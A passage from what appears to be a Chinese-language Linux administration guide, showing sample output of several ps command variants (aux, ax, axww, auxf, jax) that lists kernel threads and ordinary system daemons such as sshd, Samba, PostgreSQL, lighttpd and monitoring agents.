neo       6115  0.0  0.1  20944  3888 ttyS0    S    08:51
0:00 -bash
root      6131  0.0  1.0 156296 21096 ?        S    08:51
0:00 /usr/bin/python /usr/bin/xfailsafed
neo       6164  0.0  0.1  74896  3664 ?        S    08:52
0:00 /usr/sbin/smbd -D
neo       7949  0.0  0.0   8696  1268 ttyS0    S+   11:19
0:00 man ps
neo       7957  0.0  0.0   9552  1008 ttyS0    S+   11:19
0:00 pager -s
root      7971  0.0  0.1  70028  3028 ?        Ss   11:20
```

```
0:00 sshd: neo [priv]
neo       7978  0.0  0.0  70028  1716 ?        S    11:20
0:00 sshd: neo@pts/0
neo       7979  0.2  0.1  20944  3852 pts/0    Ss   11:20
0:00 -bash
neo       8006  0.0  0.0  15064  1092 pts/0    R+   11:22
0:00 ps aux
```

ps ax

```
neo@netkiller:~$ ps ax
  PID TTY      STAT   TIME COMMAND
    1 ?        Ss     0:01 /sbin/init
    2 ?        S<     0:00 [kthreadd]
    3 ?        S<     0:00 [migration/0]
    4 ?        S<     0:00 [ksoftirqd/0]
    5 ?        S<     0:00 [watchdog/0]
    6 ?        S<     0:00 [migration/1]
    7 ?        S<     0:00 [ksoftirqd/1]
    8 ?        S<     0:00 [watchdog/1]
    9 ?        S<     0:00 [migration/2]
   10 ?        S<     0:00 [ksoftirqd/2]
   11 ?        S<     0:00 [watchdog/2]
   12 ?        S<     0:00 [migration/3]
   13 ?        S<     0:00 [ksoftirqd/3]
   14 ?        S<     0:00 [watchdog/3]
   15 ?        S<     0:00 [events/0]
   16 ?        S<     0:00 [events/1]
   17 ?        S<     0:00 [events/2]
   18 ?        S<     0:00 [events/3]
   19 ?        S<     0:00 [khelper]
   54 ?        S<     0:00 [kblockd/0]
   55 ?        S<     0:00 [kblockd/1]
   56 ?        S<     0:00 [kblockd/2]
   57 ?        S<     0:00 [kblockd/3]
   60 ?        S<     0:00 [kacpid]
   61 ?        S<     0:00 [kacpi_notify]
  136 ?        S<     0:00 [kseriod]
  193 ?        S      0:00 [pdflush]
  194 ?        S      0:00 [pdflush]
```

```
  195 ?        S<     0:00 [kswapd0]
  238 ?        S<     0:00 [aio/0]
  239 ?        S<     0:00 [aio/1]
  240 ?        S<     0:00 [aio/2]
  241 ?        S<     0:00 [aio/3]
 1468 ?        S<     0:00 [ksuspend_usbd]
 1471 ?        S<     0:00 [khubd]
 1559 ?        S<     0:00 [ata/0]
 1560 ?        S<     0:00 [ata/1]
 1561 ?        S<     0:00 [ata/2]
 1562 ?        S<     0:00 [ata/3]
 1563 ?        S<     0:00 [ata_aux]
 1743 ?        S<     0:00 [scsi_eh_0]
 1744 ?        S<     0:00 [scsi_eh_1]
 1878 ?        S<     0:00 [scsi_eh_2]
 1879 ?        S<     0:00 [scsi_eh_3]
 2508 ?        S<     0:00 [kjournald]
 2707 ?        S<s    0:00 /sbin/udevd --daemon
 3055 ?        S<     0:00 [kpsmoused]
 4223 ?        S<s    0:00 dhclient3 -e IF_METRIC=100 -pf
/var/run/dhclient.eth0.pid -lf /var/lib/dh
 4311 ?        S<     0:00 [kjournald]
 4585 tty4     Ss+    0:00 /sbin/getty 38400 tty4
 4586 tty5     Ss+    0:00 /sbin/getty 38400 tty5
 4588 tty2     Ss+    0:00 /sbin/getty 38400 tty2
 4591 tty3     Ss+    0:00 /sbin/getty 38400 tty3
 4592 ttyS0    Ss     0:00 /bin/login --
 4792 ?        Ss     0:00 /usr/sbin/acpid -c /etc/acpi/events
-s /var/run/acpid.socket
 4859 ?        S<     0:00 [kondemand/0]
 4860 ?        S<     0:00 [kondemand/1]
 4861 ?        S<     0:00 [kondemand/2]
 4862 ?        S<     0:00 [kondemand/3]
 4926 ?        Ss     0:00 /sbin/syslogd -u syslog
 4980 ?        S      0:00 /bin/dd bs 1 if /proc/kmsg of
/var/run/klogd/kmsg
 4982 ?        Ss     0:00 /sbin/klogd -P /var/run/klogd/kmsg
 5004 ?        Ss     0:00 /usr/bin/dbus-daemon --system
 5020 ?        Ss     0:00 /usr/sbin/NetworkManager --pid-file
/var/run/NetworkManager/NetworkManage
 5034 ?        Ss     0:00 /usr/sbin/NetworkManagerDispatcher -
-pid-file /var/run/NetworkManager/Net
 5047 ?        Ss     0:00 /usr/bin/system-tools-backends
 5069 ?        Ss     0:00 /usr/sbin/sshd
 5090 ?        Ss     0:00 avahi-daemon: running
```

```
[netkiller.local]
 5091 ?        Ss     0:00 avahi-daemon: chroot helper
 5117 ?        S      0:01 /usr/lib/postgresql/8.3/bin/postgres
-D /var/lib/postgresql/8.3/main -c c
 5121 ?        Ss     0:00 postgres: writer process
 5122 ?        Ss     0:00 postgres: wal writer process
 5123 ?        Ss     0:00 postgres: autovacuum launcher
process
 5124 ?        Ss     0:00 postgres: stats collector process
 5167 ?        Ss     0:00 /usr/sbin/cupsd
 5423 ?        Ss     0:00 /usr/sbin/exim4 -bd -q30m
 5431 ?        S      0:00 /usr/bin/perl -w /usr/bin/gnump3d
 5481 ?        S      0:00 /usr/bin/rsync --no-detach --daemon
--config /etc/rsyncd.conf
 5500 ?        Ss     0:00 /usr/sbin/nmbd -D
 5502 ?        Ss     0:00 /usr/sbin/smbd -D
 5573 ?        Ss     0:00 /usr/sbin/xinetd -pidfile
/var/run/xinetd.pid -stayalive -inetd_compat
 5574 ?        Ss     0:00 /usr/sbin/dhcdbd --system
 5593 ?        Ss     0:00 /usr/sbin/hald
 5596 ?        Ssl    0:00 /usr/sbin/console-kit-daemon
 5658 ?        S      0:00 hald-runner
 5660 ?        S      0:00 /usr/sbin/smbd -D
 5690 ?        S      0:00 hald-addon-input: Listening on
/dev/input/event3 /dev/input/event2
 5693 ?        S      0:00 hald-addon-acpi: listening on acpid
socket /var/run/acpid.socket
 5722 ?        Ss     0:00 /usr/sbin/hcid -x -s
 5730 ?        S<     0:00 [btaddconn]
 5732 ?        S<     0:00 [btdelconn]
 5744 ?        S      0:00 /usr/lib/bluetooth/bluetoothd-
service-audio
 5745 ?        S      0:00 /usr/lib/bluetooth/bluetoothd-
service-input
 5755 ?        S<     0:00 [krfcommd]
 5791 ?        Ss     0:00 /usr/sbin/gdm
 5847 ?        SNsl   0:00 /usr/sbin/nagios2 -d
/etc/nagios2/nagios.cfg
 5884 ?        Ss     0:00 /usr/sbin/atd
 5898 ?        Ss     0:00 /usr/sbin/cron
 5929 ?        S      0:00 /usr/sbin/lighttpd -f
/etc/lighttpd/lighttpd.conf
 5940 ?        Ss     0:00 /usr/bin/php-cgi
 5967 ?        Ss     0:00 /usr/bin/php-cgi
 6016 tty1     Ss+    0:00 /sbin/getty 38400 tty1
```

```
 6022 ?        S      0:00 /usr/bin/php-cgi
 6023 ?        S      0:00 /usr/bin/php-cgi
 6024 ?        S      0:00 /usr/bin/php-cgi
 6025 ?        S      0:00 /usr/bin/php-cgi
 6026 ?        S      0:00 /usr/bin/php-cgi
 6027 ?        S      0:00 /usr/bin/php-cgi
 6028 ?        S      0:00 /usr/bin/php-cgi
 6029 ?        S      0:00 /usr/bin/php-cgi
 6058 ?        T      0:00 /usr/sbin/gdm
 6062 ?        Z      0:00 [kill] <defunct>
 6102 ?        S      0:00 xinit /etc/gdm/failsafeXinit
/etc/X11/xorg.conf.failsafe with-gdm -- /usr
 6104 tty7     S<s+   0:01 /usr/bin/X :0 -auth
/var/lib/gdm/:0.Xauth -nolisten tcp vt7 -br -once -co
 6111 ?        S      0:00 /bin/sh /etc/gdm/failsafeXinit
/etc/X11/xorg.conf.failsafe with-gdm
 6112 ?        S      0:00 /usr/bin/gksu -u root
/usr/bin/xfailsafedialog
 6114 ?        S      0:00 /usr/lib/libgconf2-4/gconfd-2 5
 6115 ttyS0    S      0:00 -bash
 6131 ?        S      0:00 /usr/bin/python
/usr/bin/xfailsafedialog
 6164 ?        S      0:00 /usr/sbin/smbd -D
 7949 ttyS0    S+     0:00 man ps
 7957 ttyS0    S+     0:00 pager -s
 7971 ?        Ss     0:00 sshd: neo [priv]
 7978 ?        S      0:00 sshd: neo@pts/0
 7979 pts/0    Ss     0:00 -bash
 7997 pts/0    R+     0:00 ps ax
```

ps axww

```
$ ps axww
  PID TTY      STAT   TIME COMMAND
    1 ?        Ss     0:01 /sbin/init
    2 ?        S<     0:00 [kthreadd]
    3 ?        S<     0:00 [migration/0]
    4 ?        S<     0:00 [ksoftirqd/0]
    5 ?        S<     0:00 [watchdog/0]
    6 ?        S<     0:00 [migration/1]
```

```
    7 ?        S<     0:00 [ksoftirqd/1]
    8 ?        S<     0:00 [watchdog/1]
    9 ?        S<     0:00 [migration/2]
   10 ?        S<     0:00 [ksoftirqd/2]
   11 ?        S<     0:00 [watchdog/2]
   12 ?        S<     0:00 [migration/3]
   13 ?        S<     0:00 [ksoftirqd/3]
   14 ?        S<     0:00 [watchdog/3]
   15 ?        S<     0:00 [events/0]
   16 ?        S<     0:00 [events/1]
   17 ?        S<     0:00 [events/2]
   18 ?        S<     0:00 [events/3]
   19 ?        S<     0:00 [khelper]
   54 ?        S<     0:00 [kblockd/0]
   55 ?        S<     0:00 [kblockd/1]
   56 ?        S<     0:00 [kblockd/2]
   57 ?        S<     0:00 [kblockd/3]
   60 ?        S<     0:00 [kacpid]
   61 ?        S<     0:00 [kacpi_notify]
  136 ?        S<     0:00 [kseriod]
  193 ?        S      0:00 [pdflush]
  194 ?        S      0:00 [pdflush]
  195 ?        S<     0:00 [kswapd0]
  238 ?        S<     0:00 [aio/0]
  239 ?        S<     0:00 [aio/1]
  240 ?        S<     0:00 [aio/2]
  241 ?        S<     0:00 [aio/3]
 1468 ?        S<     0:00 [ksuspend_usbd]
 1471 ?        S<     0:00 [khubd]
 1559 ?        S<     0:00 [ata/0]
 1560 ?        S<     0:00 [ata/1]
 1561 ?        S<     0:00 [ata/2]
 1562 ?        S<     0:00 [ata/3]
 1563 ?        S<     0:00 [ata_aux]
 1743 ?        S<     0:00 [scsi_eh_0]
 1744 ?        S<     0:00 [scsi_eh_1]
 1878 ?        S<     0:00 [scsi_eh_2]
 1879 ?        S<     0:00 [scsi_eh_3]
 2508 ?        S<     0:00 [kjournald]
 2707 ?        S<s    0:00 /sbin/udevd --daemon
 3055 ?        S<     0:00 [kpsmoused]
 4223 ?        S<s    0:00 dhclient3 -e IF_METRIC=100 -pf
/var/run/dhclient.eth0.pid -lf
/var/lib/dhcp3/dhclient.eth0.leases eth0
 4311 ?        S<     0:00 [kjournald]
```

```
 4585 tty4     Ss+    0:00 /sbin/getty 38400 tty4
 4586 tty5     Ss+    0:00 /sbin/getty 38400 tty5
 4588 tty2     Ss+    0:00 /sbin/getty 38400 tty2
 4591 tty3     Ss+    0:00 /sbin/getty 38400 tty3
 4592 ttyS0    Ss     0:00 /bin/login --
 4792 ?        Ss     0:00 /usr/sbin/acpid -c /etc/acpi/events
-s /var/run/acpid.socket
 4859 ?        S<     0:00 [kondemand/0]
 4860 ?        S<     0:00 [kondemand/1]
 4861 ?        S<     0:00 [kondemand/2]
 4862 ?        S<     0:00 [kondemand/3]
 4926 ?        Ss     0:00 /sbin/syslogd -u syslog
 4980 ?        S      0:00 /bin/dd bs 1 if /proc/kmsg of
/var/run/klogd/kmsg
 4982 ?        Ss     0:00 /sbin/klogd -P /var/run/klogd/kmsg
 5004 ?        Ss     0:00 /usr/bin/dbus-daemon --system
 5020 ?        Ss     0:00 /usr/sbin/NetworkManager --pid-file
/var/run/NetworkManager/NetworkManager.pid
 5034 ?        Ss     0:00 /usr/sbin/NetworkManagerDispatcher -
-pid-file /var/run/NetworkManager/NetworkManagerDispatcher.pid
 5047 ?        Ss     0:00 /usr/bin/system-tools-backends
 5069 ?        Ss     0:00 /usr/sbin/sshd
 5090 ?        Ss     0:00 avahi-daemon: running
[netkiller.local]
 5091 ?        Ss     0:00 avahi-daemon: chroot helper
 5117 ?        S      0:01 /usr/lib/postgresql/8.3/bin/postgres
-D /var/lib/postgresql/8.3/main -c
config_file=/etc/postgresql/8.3/main/postgresql.conf
 5121 ?        Ss     0:00 postgres: writer process
 5122 ?        Ss     0:00 postgres: wal writer process
 5123 ?        Ss     0:00 postgres: autovacuum launcher
process
 5124 ?        Ss     0:00 postgres: stats collector process
 5167 ?        Ss     0:00 /usr/sbin/cupsd
 5423 ?        Ss     0:00 /usr/sbin/exim4 -bd -q30m
 5431 ?        S      0:00 /usr/bin/perl -w /usr/bin/gnump3d
 5481 ?        S      0:00 /usr/bin/rsync --no-detach --daemon
--config /etc/rsyncd.conf
 5500 ?        Ss     0:00 /usr/sbin/nmbd -D
 5502 ?        Ss     0:00 /usr/sbin/smbd -D
 5573 ?        Ss     0:00 /usr/sbin/xinetd -pidfile
/var/run/xinetd.pid -stayalive -inetd_compat
 5574 ?        Ss     0:00 /usr/sbin/dhcdbd --system
 5593 ?        Ss     0:00 /usr/sbin/hald
 5596 ?        Ssl    0:00 /usr/sbin/console-kit-daemon
```

```
 5658 ?        S      0:00 hald-runner
 5660 ?        S      0:00 /usr/sbin/smbd -D
 5690 ?        S      0:00 hald-addon-input: Listening on
/dev/input/event3 /dev/input/event2
 5693 ?        S      0:00 hald-addon-acpi: listening on acpid
socket /var/run/acpid.socket
 5722 ?        Ss     0:00 /usr/sbin/hcid -x -s
 5730 ?        S<     0:00 [btaddconn]
 5732 ?        S<     0:00 [btdelconn]
 5744 ?        S      0:00 /usr/lib/bluetooth/bluetoothd-
service-audio
 5745 ?        S      0:00 /usr/lib/bluetooth/bluetoothd-
service-input
 5755 ?        S<     0:00 [krfcommd]
 5791 ?        Ss     0:00 /usr/sbin/gdm
 5847 ?        SNsl   0:00 /usr/sbin/nagios2 -d
/etc/nagios2/nagios.cfg
 5884 ?        Ss     0:00 /usr/sbin/atd
 5898 ?        Ss     0:00 /usr/sbin/cron
 5929 ?        S      0:00 /usr/sbin/lighttpd -f
/etc/lighttpd/lighttpd.conf
 5940 ?        Ss     0:00 /usr/bin/php-cgi
 5967 ?        Ss     0:00 /usr/bin/php-cgi
 6016 tty1     Ss+    0:00 /sbin/getty 38400 tty1
 6022 ?        S      0:00 /usr/bin/php-cgi
 6023 ?        S      0:00 /usr/bin/php-cgi
 6024 ?        S      0:00 /usr/bin/php-cgi
 6025 ?        S      0:00 /usr/bin/php-cgi
 6026 ?        S      0:00 /usr/bin/php-cgi
 6027 ?        S      0:00 /usr/bin/php-cgi
 6028 ?        S      0:00 /usr/bin/php-cgi
 6029 ?        S      0:00 /usr/bin/php-cgi
 6058 ?        T      0:00 /usr/sbin/gdm
 6062 ?        Z      0:00 [kill] <defunct>
 6102 ?        S      0:00 xinit /etc/gdm/failsafeXinit
/etc/X11/xorg.conf.failsafe with-gdm -- /usr/bin/X :0 -auth
/var/lib/gdm/:0.Xauth -nolisten tcp vt7 -br -once -config
/etc/X11/xorg.conf.failsafe
 6104 tty7     S<s+   0:01 /usr/bin/X :0 -auth
/var/lib/gdm/:0.Xauth -nolisten tcp vt7 -br -once -config
/etc/X11/xorg.conf.failsafe
 6111 ?        S      0:00 /bin/sh /etc/gdm/failsafeXinit
/etc/X11/xorg.conf.failsafe with-gdm
 6112 ?        S      0:00 /usr/bin/gksu -u root
/usr/bin/xfailsafedialog
```

```
 6114 ?        S      0:00 /usr/lib/libgconf2-4/gconfd-2 5
 6115 ttyS0    S      0:00 -bash
 6131 ?        S      0:00 /usr/bin/python
/usr/bin/xfailsafedialog
 6164 ?        S      0:00 /usr/sbin/smbd -D
 7949 ttyS0    S+     0:00 man ps
 7957 ttyS0    S+     0:00 pager -s
 7971 ?        Ss     0:00 sshd: neo [priv]
 7978 ?        S      0:00 sshd: neo@pts/0
 7979 pts/0    Ss     0:00 -bash
 8012 pts/0    R+     0:00 ps axww
```

2.2. 显示进程之间的关系

ps auxf

```
www-data 18743  0.0  0.1  82520  3776 ?        S<   11:18
0:02 /usr/sbin/lighttpd -f /etc/lighttpd/lighttpd.conf
www-data 18744  0.0  0.4 240904  9376 ?        S<s  11:18
0:00  \_ /usr/bin/php-cgi
www-data 18748  0.0  0.2 240904  4296 ?        S<   11:18
0:00      \_ /usr/bin/php-cgi
www-data 18749  0.0  0.2 240904  4296 ?        S<   11:18
0:00      \_ /usr/bin/php-cgi
www-data 18750  0.0  0.2 240904  4296 ?        S<   11:18
0:00      \_ /usr/bin/php-cgi
```

2.3. ps axef

```
[root@development ~]# ps -ef
UID        PID  PPID  C STIME TTY          TIME CMD
```

```
# ps axef
```

2.4. ps jax

```
# ps jax
 PPID   PID  PGID   SID TTY      TPGID STAT   UID   TIME
COMMAND
    0     1     1     1 ?           -1 Ss       0   1:18
/sbin/init
    0     2     0     0 ?           -1 S        0   0:00
[kthreadd]
    2     3     0     0 ?           -1 S        0   3:32
[ksoftirqd/0]
    2     4     0     0 ?           -1 S        0  14:15
[migration/0]
    2     5     0     0 ?           -1 S        0   0:00
[watchdog/0]
    2     6     0     0 ?           -1 S        0  16:12
[migration/1]
    2     7     0     0 ?           -1 S        0   3:00
[ksoftirqd/1]
    2     8     0     0 ?           -1 S        0   0:00
[watchdog/1]
    2     9     0     0 ?           -1 S        0   1:01
[migration/2]
    2    10     0     0 ?           -1 S        0   3:40
[ksoftirqd/2]
    2    11     0     0 ?           -1 S        0   0:00
[watchdog/2]
    2    12     0     0 ?           -1 S        0   0:44
[migration/3]
    2    13     0     0 ?           -1 S        0   3:08
[ksoftirqd/3]
    2    14     0     0 ?           -1 S        0   0:00
[watchdog/3]
    2    15     0     0 ?           -1 S        0  28:37
[events/0]
    2    16     0     0 ?           -1 S        0  25:09
```

```
[events/1]
    2    17     0     0 ?           -1 S        0  65:53
[events/2]
    2    18     0     0 ?           -1 S        0  68:14
[events/3]
    2    19     0     0 ?           -1 S        0   0:00
[cpuset]
    2    20     0     0 ?           -1 S        0   0:00
[khelper]
    2    21     0     0 ?           -1 S        0   9:49
[netns]
    2    22     0     0 ?           -1 S        0   0:00
[async/mgr]
    2    23     0     0 ?           -1 S        0   0:00 [pm]
    2    25     0     0 ?           -1 S        0   0:43
[sync_supers]
    2    26     0     0 ?           -1 S        0   1:18 [bdi-
default]
    2    27     0     0 ?           -1 S        0   0:00
[kintegrityd/0]
    2    28     0     0 ?           -1 S        0   0:00
[kintegrityd/1]
    2    29     0     0 ?           -1 S        0   0:00
[kintegrityd/2]
    2    30     0     0 ?           -1 S        0   0:00
[kintegrityd/3]
    2    31     0     0 ?           -1 S        0   0:40
[kblockd/0]
    2    32     0     0 ?           -1 S        0   0:38
[kblockd/1]
    2    33     0     0 ?           -1 S        0   0:24
[kblockd/2]
    2    34     0     0 ?           -1 S        0   0:24
[kblockd/3]
    2    35     0     0 ?           -1 S        0   0:00
[kacpid]
    2    36     0     0 ?           -1 S        0   0:00
[kacpi_notify]
    2    37     0     0 ?           -1 S        0   0:00
[kacpi_hotplug]
    2    38     0     0 ?           -1 S        0   0:00
[ata_aux]
    2    39     0     0 ?           -1 S        0   0:00
[ata_sff/0]
    2    40     0     0 ?           -1 S        0   0:00
```

```
[ata_sff/1]
    2    41     0     0 ?           -1 S        0   0:00
[ata_sff/2]
    2    42     0     0 ?           -1 S        0   0:00
[ata_sff/3]
    2    43     0     0 ?           -1 S        0   0:00
[khubd]
    2    44     0     0 ?           -1 S        0   0:00
[kseriod]
    2    45     0     0 ?           -1 S        0   0:00
[kmmcd]
    2    46     0     0 ?           -1 S        0   0:06
[khungtaskd]
    2    47     0     0 ?           -1 S        0 329:34
[kswapd0]
    2    48     0     0 ?           -1 SN       0   0:00 [ksmd]
    2    49     0     0 ?           -1 S        0   0:00
[aio/0]
    2    50     0     0 ?           -1 S        0   0:00
[aio/1]
    2    51     0     0 ?           -1 S        0   0:00
[aio/2]
    2    52     0     0 ?           -1 S        0   0:00
[aio/3]
    2    53     0     0 ?           -1 S        0   0:00
[ecryptfs-kthrea]
    2    54     0     0 ?           -1 S        0   0:00
[crypto/0]
    2    55     0     0 ?           -1 S        0   0:00
[crypto/1]
    2    56     0     0 ?           -1 S        0   0:00
[crypto/2]
    2    57     0     0 ?           -1 S        0   0:00
[crypto/3]
    2    62     0     0 ?           -1 S        0   0:00
[scsi_eh_0]
    2    63     0     0 ?           -1 S        0   0:00
[scsi_eh_1]
    2    66     0     0 ?           -1 S        0   0:00
[kstriped]
    2    67     0     0 ?           -1 S        0   0:00
[kmpathd/0]
    2    68     0     0 ?           -1 S        0   0:00
[kmpathd/1]
    2    69     0     0 ?           -1 S        0   0:00
```

```
[kmpathd/2]
    2    70     0     0 ?           -1 S        0   0:00
[kmpathd/3]
    2    71     0     0 ?           -1 S        0   0:00
[kmpath_handlerd]
    2    72     0     0 ?           -1 S        0   0:00
[ksnapd]
    2    73     0     0 ?           -1 S        0   0:00
[kondemand/0]
    2    74     0     0 ?           -1 S        0   0:00
[kondemand/1]
    2    75     0     0 ?           -1 S        0   0:00
[kondemand/2]
    2    76     0     0 ?           -1 S        0   0:00
[kondemand/3]
    2    77     0     0 ?           -1 S        0   0:00
[kconservative/0]
    2    78     0     0 ?           -1 S        0   0:00
[kconservative/1]
    2    79     0     0 ?           -1 S        0   0:00
[kconservative/2]
    2    80     0     0 ?           -1 S        0   0:00
[kconservative/3]
    2   205     0     0 ?           -1 S        0   0:00
[scsi_eh_2]
    2   255     0     0 ?           -1 S        0   0:00
[scsi_eh_3]
    2   283     0     0 ?           -1 S        0   0:00
[usbhid_resumer]
    2   289     0     0 ?           -1 S        0   4:24
[jbd2/sda1-8]
    2   290     0     0 ?           -1 S        0   0:00 [ext4-
dio-unwrit]
    2   291     0     0 ?           -1 S        0   0:00 [ext4-
dio-unwrit]
    2   292     0     0 ?           -1 S        0   0:00 [ext4-
dio-unwrit]
    2   293     0     0 ?           -1 S        0   0:00 [ext4-
dio-unwrit]
    1   337   336   336 ?           -1 S        0   0:31
upstart-udev-bridge --daemon
    1   343   343   343 ?           -1 S<s      0   0:20 udevd
--daemon
    2   598     0     0 ?           -1 S        0   0:00
[kpsmoused]
```

```
    2   603     0     0 ?           -1 S        0   8:21 [edac-
poller]
    1   675   675   675 ?           -1 Ss       1   0:00
portmap
    2   692     0     0 ?           -1 S        0   0:00
[radeon/0]
    2   693     0     0 ?           -1 S        0   0:00
[radeon/1]
    2   694     0     0 ?           -1 S        0   0:00
[radeon/2]
    2   695     0     0 ?           -1 S        0   0:00
[radeon/3]
    2   697     0     0 ?           -1 S        0   0:00
[ttm_swap]
    1   698   698   698 ?           -1 Ss     112   0:00
rpc.statd -L
    2   700     0     0 ?           -1 S        0   0:00
[rpciod/0]
    2   701     0     0 ?           -1 S        0   0:00
[rpciod/1]
    2   702     0     0 ?           -1 S        0   0:00
[rpciod/2]
    2   703     0     0 ?           -1 S        0   0:00
[rpciod/3]
    2   714     0     0 ?           -1 S<       0   0:25
[kslowd000]
    2   715     0     0 ?           -1 S<       0   0:20
[kslowd001]
    2   814     0     0 ?           -1 S        0 102:38
[flush-8:0]
    2   823     0     0 ?           -1 S        0  12:12
[jbd2/sda3-8]
    2   824     0     0 ?           -1 S        0   0:00 [ext4-
dio-unwrit]
    2   825     0     0 ?           -1 S        0   0:00 [ext4-
dio-unwrit]
    2   826     0     0 ?           -1 S        0   0:00 [ext4-
dio-unwrit]
    2   827     0     0 ?           -1 S        0   0:00 [ext4-
dio-unwrit]
    2   880     0     0 ?           -1 S        0  30:54
[jbd2/sdb1-8]
    2   881     0     0 ?           -1 S        0   0:00 [ext4-
dio-unwrit]
    2   882     0     0 ?           -1 S        0   0:00 [ext4-
```

```
dio-unwrit]
    2   883     0     0 ?           -1 S        0   0:00 [ext4-
dio-unwrit]
    2   884     0     0 ?           -1 S        0   0:00 [ext4-
dio-unwrit]
    1   944   894   894 ?           -1 Sl     101   2:08
rsyslogd -c4
    2   958     0     0 ?           -1 S        0   0:00
[nfsiod]
    1   960   960   960 ?           -1 Ss       0   0:40
/usr/sbin/sshd
    1   972   972   972 ?           -1 Ss       0   0:02
rpc.idmapd
    1   975   975   975 tty4       975 Ss+      0   0:00
/sbin/getty -8 38400 tty4
    1   992   992   992 tty5       992 Ss+      0   0:00
/sbin/getty -8 38400 tty5
    1   997   997   997 tty3       997 Ss+      0   0:00
/sbin/getty -8 38400 tty3
    1  1000  1000  1000 tty6      1000 Ss+      0   0:00
/sbin/getty -8 38400 tty6
    1  1009  1009  1009 ?           -1 Ss       1   0:00 atd
    1  1058  1058  1058 ?           -1 Ss     106  20:42
/usr/sbin/nrpe -c /etc/nagios/nrpe.cfg -d
    1  1081  1081  1081 ?           -1 Ss       0  14:35
/usr/sbin/munin-node
    2  1087     0     0 ?           -1 S        0   0:00
[lockd]
    2  1088     0     0 ?           -1 S        0   0:06
[nfsd4]
    2  1089     0     0 ?           -1 S        0   0:00
[nfsd4_callbacks]
    2  1090     0     0 ?           -1 S        0   1:29 [nfsd]
    2  1091     0     0 ?           -1 S        0   1:29 [nfsd]
    2  1092     0     0 ?           -1 S        0   1:34 [nfsd]
    2  1093     0     0 ?           -1 S        0   1:35 [nfsd]
    2  1094     0     0 ?           -1 S        0   1:31 [nfsd]
    2  1095     0     0 ?           -1 S        0   1:31 [nfsd]
    2  1096     0     0 ?           -1 S        0   1:30 [nfsd]
    2  1097     0     0 ?           -1 S        0   1:30 [nfsd]
    1  1101  1101  1101 ?           -1 Ss       0   0:11
/usr/sbin/rpc.mountd --manage-gids
    1  1500  1499  1499 ?           -1 S      105  39:47
/usr/sbin/snmpd -Lsd -Lf /dev/null -u snmp -g snmp -I -smux -p
/var/run/snmpd.pid
```

```
    1  2066  2066  2066 tty2      2066 Ss+      0   0:00
/sbin/getty -8 38400 tty2
    1  2068  2068  2068 tty1      2068 Ss+      0   0:00
/sbin/getty -8 38400 tty1
    1  5243  5243  5243 ?           -1 Ss       0   0:15
/usr/sbin/vsftpd
    1  6058  6058  6058 ?           -1 Ss       0   0:00
/bin/sh -c test -x /usr/sbin/anacron || ( cd / && run-parts --
report /etc/cron.daily )
 6058  6060  6058  6058 ?           -1 S        0   0:00 run-
parts --report /etc/cron.daily
 6060  6062  6058  6058 ?           -1 Z        0   0:00 [apt]
<defunct>
    1  8627  8627  8627 ?           -1 Ss     115  12:06
/usr/sbin/gmond
    1  8674  8674  8674 ?           -1 Ssl    102   0:09
/usr/sbin/named -u bind
    1  9027  9027  9027 ?           -1 Ss       0   0:02 cron
    2 12690     0     0 ?           -1 S        0   0:00
[xfs_mru_cache]
    2 12691     0     0 ?           -1 S        0   0:00
[xfslogd/0]
    2 12692     0     0 ?           -1 S        0   0:00
[xfslogd/1]
    2 12693     0     0 ?           -1 S        0   0:00
[xfslogd/2]
    2 12694     0     0 ?           -1 S        0   0:00
[xfslogd/3]
    2 12695     0     0 ?           -1 S        0   0:00
[xfsdatad/0]
    2 12696     0     0 ?           -1 S        0   0:00
[xfsdatad/1]
    2 12697     0     0 ?           -1 S        0   0:00
[xfsdatad/2]
    2 12698     0     0 ?           -1 S        0   0:00
[xfsdatad/3]
    2 12699     0     0 ?           -1 S        0   0:00
[xfsconvertd/0]
    2 12700     0     0 ?           -1 S        0   0:00
[xfsconvertd/1]
    2 12701     0     0 ?           -1 S        0   0:00
[xfsconvertd/2]
    2 12702     0     0 ?           -1 S        0   0:00
[xfsconvertd/3]
    2 12710     0     0 ?           -1 S        0   0:00
```

```
[jfsIO]
    2 12711     0     0 ?           -1 S        0   0:00
[jfsCommit]
    2 12712     0     0 ?           -1 S        0   0:00
[jfsCommit]
    2 12713     0     0 ?           -1 S        0   0:00
[jfsCommit]
    2 12714     0     0 ?           -1 S        0   0:00
[jfsCommit]
    2 12715     0     0 ?           -1 S        0   0:00
[jfsSync]
    1 13841 13841 13841 ?           -1 Ss    1000 249:23
./boinc --daemon
    1 14479 14479 14479 ?           -1 Ss       0   0:10
/usr/lib/postfix/master
14479 14481 14479 14479 ?           -1 S      111   0:02 qmgr -
l -t fifo -u
17136 16953 17136 17136 ?           -1 S        0  27:11 smbd -
F
    1 17136 17136 17136 ?           -1 Ss       0   0:16 smbd -
F
    1 17143 17143 17143 ?           -1 Ss       0  14:42 nmbd -
D
17136 17145 17136 17136 ?           -1 S        0   0:00 smbd -
F
    1 18572 18566 18566 ?           -1 S        0   0:03 rsync
-auz -e ssh root@172.16.2.10:/www/* /md1200/www/Thursday/
18572 18616 18566 18566 ?           -1 S        0   0:02 ssh -l
root 172.16.2.10 rsync --server --sender -ulogDtprze.iLsf .
/www/*
13841 19071 13841 13841 ?           -1 SNl   1000  87:53
../../projects/setiathome.berkeley.edu/setiathome-5.28.x86_64-
pc-linux-gnu
13841 19072 13841 13841 ?           -1 SNl   1000  88:08
../../projects/setiathome.berkeley.edu/setiathome-5.28.x86_64-
pc-linux-gnu
13841 19073 13841 13841 ?           -1 SNl   1000  88:04
../../projects/setiathome.berkeley.edu/setiathome-5.28.x86_64-
pc-linux-gnu
13841 19074 13841 13841 ?           -1 SNl   1000  87:42
../../projects/setiathome.berkeley.edu/setiathome-5.28.x86_64-
pc-linux-gnu
    1 22633 22632 22632 ?           -1 SN     114   0:00
/usr/sbin/zabbix_agentd
22633 22635 22632 22632 ?           -1 SN     114 483:39
```

```
/usr/sbin/zabbix_agentd
22633 22636 22632 22632 ?           -1 SN     114  45:23
/usr/sbin/zabbix_agentd
22633 22637 22632 22632 ?           -1 SN     114  44:51
/usr/sbin/zabbix_agentd
22633 22638 22632 22632 ?           -1 SN     114  44:45
/usr/sbin/zabbix_agentd
22633 22639 22632 22632 ?           -1 SN     114  45:02
/usr/sbin/zabbix_agentd
22633 22640 22632 22632 ?           -1 SN     114  44:36
/usr/sbin/zabbix_agentd
22633 22641 22632 22632 ?           -1 SN     114   6:09
/usr/sbin/zabbix_agentd
14479 25203 14479 14479 ?           -1 S      111   0:00 pickup
-l -t fifo -u -c
    1 27680 27680 27680 ?           -1 Ss     113  14:34
